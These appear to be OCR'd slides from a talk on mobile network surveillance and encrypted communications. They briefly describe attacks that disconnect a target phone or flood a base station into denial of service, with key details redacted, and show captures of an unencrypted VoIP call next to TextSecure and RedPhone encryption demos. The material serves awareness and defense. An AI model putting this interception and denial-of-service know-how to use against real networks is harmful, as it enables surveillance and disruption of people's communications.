    IMSI req:  0
    IMEI req:  0
    SilentSMS: 0

  status flag: RED
```

...is available only for Osmocom platform

(FemtoCatcher is available only for Verizone network).

Some other attacks on mobile networks

- **Disconnect mobile network from the network:** attacker who knows IMSI and TMSI number of the target, can disconnect target's mobile phone with [redacted] commands.

- **Shut down of a part of a mobile network:** if attackers sends more than [redacted] than base station has [redacted] in less than [redacted] seconds – mobile network shuts down. It is [redacted] flooding attack which consequence is denial of the service.


Solutions?

Encrypted digital communications

- Encrypted digital communications are reality!

- Technologies are **open and freely available.**
- Used is so called *end-to-end* encryption.
  - Consequence: eavesdropping, even lawfull**, is not possible anymore.**
- The protection of communications is **practically unbreakable**, while technologies are easy to use.
- Trend: **hidding of traffic data.**

Encrypted SMS messages: TextSecure



[redacted]

Key exchange message

20:42

Received and processed key exchange message.

20:42

[redacted]

20:42

[redacted]


20:42

Test 2G only.

21:12

Dela

21:13



Matej [redacted]

Poslano: 4. feb.

Matej [redacted]

WC59EQIAAAYPA4KQDbHfvq9NAAeF
puvrENH/0ICoXKRfJ6XTteR4tuMIAQ
NS8rV5jgtGjwvj+KE/
kW3TstoqKA8YeHje/
SgVgXW92ABHMEUCIQCKzfTVz8zSW
hJ1/
RBe76MDGRW+qJo1YcbyivOjqaGUY
QIgMmSe


Poslano: 9:17

Matej [redacted]

Ta6tERIAcJ1XCagT9YFO4owdykZxqb
HNz1mXmJCVnkq4qEE


Poslano: 9:17

Encrypted phone calls: RedPhone




Upgrade to RedPhone?

This contact also uses RedPhone. Would you like to upgrade to a secure call?



Encrypted phone calls: RedPhone




18:40

MOBILE
RedPhone Call

CONNECTED

drainage holiness ✓




18:41

MOBILE
RedPhone Call

CONNECTED

drainage holiness

Unencrypted phone call (IP telefonija)



Filter: sip

```
No. .  Time        Source          Destination     Protocol  Info
   69 14.865457   153.5[redacted]  212.1[redacted]  SIP/XML   Request: PUBLISH sip:[redacted]@212.1[redacted]
   72 16.867222   153.5[redacted]  212.1[redacted]  SIP/XML   Request: PUBLISH sip:[redacted]@212.1[redacted]
   82 23.453253   153.5[redacted]  212.1[redacted]  SIP/SDP   Request: INVITE sip:015805373@212.1[redacted], with
   83 23.461385   212.1[redacted]  153.5[redacted]  SIP       Status: 100 Trying
   84 23.466803   212.1[redacted]  153.5[redacted]  SIP       Status: 401 Unauthorized
                                                    SIP       Request: ACK sip:015805373@212.1[redacted]
                                                    SIP/SDP   Request: INVITE sip:015805373@212.1[redacted]  with
                                                    SIP       Status: 100 Trying
                                                    SIP       Status: 180 Ringing
                                                    SIP       Request: CANCEL sip:015805373@212.1[redacted]
                                                    SIP       Status: 200 OK
                                                    SIP       Status: 487 Request Cancelled
                                                    SIP       Request: ACK sip:015805373@212.1[redacted]
```

```
[redacted], Dst: [redacted])
[redacted]), Dst: 212.1[redacted] (212.1[redacted])
st Port: sip (5060)
```

```
45 00   ..s.NH.. ..%...E.
44 0d   ....@.@. _....[..
54 45   .4...... ..INVITE
         sip:015 805373@2
        I[redacted] 8.52 SIP
        /2.0..Da te: Thu,
32 3a    28 May  2009 12:
71 3a   26:51 GM T..CSeq:
3a 20    1 INVIT E..Via:
```

ckets: 109 Displayed: 26 Marked: 0   Profile: Def...

Filter:

```
No.  Time          Source   Destination   Length  Protocol   Info
  1 20:10:32.318
  2 20:10:32.318
  3 20:10:32.667
  4 20:10:32.669
  5 20:10:33.454                                             QM" question AAAA cr
  6 20:10:33.454                                             flush 0 0 5060 crypt
  7 20:10:39.671                                             .52
  8 20:10:40.173                                             .52
  9 20:10:41.175                                             .52
 10 20:10:42.669
 11 20:10:42.671
 12 20:10:43.179                                             .52
 13 20:10:47.665
 14 20:10:47.667
 15 20:10:50.715
 16 20:10:50.777
 17 20:10:52.669
 18 20:10:52.670
```

```
▸ Frame 1: 44 bytes on wire (352 bits
▸ Linux cooked capture
▸ Address Resolution Protocol (reques
```

```
0000  00 00 00 01 00 06 00 18  84 1b
0010  00 01 08 00 06 04 00 01  00 18
0020  00 01 00 00 00 00 00 00  ac 10
```

File: "/home/matej/[redacted]   Packets: 9799 Displayed: 9799 Mark...   Profile: Default

[redacted] - VoIP Calls

Detected 2 VoIP Calls. Selected 1 Call.

Start Time	Stop Time	Initial Speaker	From	To	Protocol	Packets	State	Comments
21,162982	88,346119	[redacted]	<sip:031[redacted]	[redacted]	SIP	7	COMPLETEI	
102,384695	160,364970	172.16.0.116	"Matej Kovacic" <sip	<sip:031[redacted]	SIP	14	COMPLETEI	

[redacted].pcap - VoIP - RTP Player

☑ From 172.16.0.116:5062 to [redacted] Duration:64,04 Drop by Jitter Buff:0(0,0%) Out of Seq: 0(0,0%) Wrong Tim


☑ From [redacted] to 172.16.0.116:5062 Duration:64,57 Drop by Jitter Buff:28(1,3%) Out of Seq: 2(0,1%) Wrong Tir

☐ View as time of day

Jitter buffer [ms] 50 ☐ Use RTP timestamp

[Demo]

Encrypted phone call



encrypted_srtp_audio

ALSA · default · default · 2 (stereo) v

encrypted_
Mono, 44100Hz
32-bitno plavajoče

Frekvenca projekta (Hz): 44100

Skoči na ... ☐

